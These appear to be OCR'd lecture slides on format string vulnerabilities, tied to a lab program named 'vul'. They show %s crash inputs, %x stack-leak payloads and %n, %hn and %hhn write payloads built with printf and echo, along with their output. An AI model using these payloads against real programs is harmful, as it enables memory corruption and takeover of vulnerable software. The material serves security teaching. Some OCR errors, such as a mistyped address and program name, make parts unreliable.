


```
$ ./vul
.......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault
```

Why?

Attack II: read data from stack

- We need to calculate the offset between secret and va_list
    - The fifth %x




```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```


Attack III: change data on the stack

- %n: write how many characters we have printed into memory pointed by va_list

- Suppose the address of var is 0xbf ff f304



```
 $ echo $(printf "\x04\xF3\xFF\xBF").%x.%x.%x.%x.%x.%n > input
```



```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c     ← 这个值被修改了!
```

Attack III: change data on the stack





图 6.5: 用格式化字符串漏洞来更改内存

Attack IV: change data to arbitrary value

- Suppose we want to change the value to 0x66887799
  - The precision modifier is written as .number, pad with 0
    - printf(“%.5d”, 10) -> 00010
  - The width modifier. Pad with space
    - printf(“%5d”, 10) -> ␣␣␣10

Attack IV: change data to arbitrary value




```
$ echo $(printf "\x04\xf3\xff\xbf")%.8x%.8x%.8x%.8x%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****00000063b7fc5ac0b7eb8309bffff33f000000
0000000000000(many 0's omitted)000000000000011223344
Data at target address: 0x9896a4
```

Before %n, we have printed out 4 bytes address, 32 bytes data as 8x%, and 10,000,000 as 10,000,000x%. So the value written to 0xbfff3f04 is 10,000,036 -> 0x9896a4

But its slow!

Attack IV: a smarter one

We can change part of the variable: 2 bytes or one byte once




```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
----------------------------------------
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5           ← 四个字节全被修改了
12345
The value of b: 0x11220005    ← 只有两个字节被修改了
12345
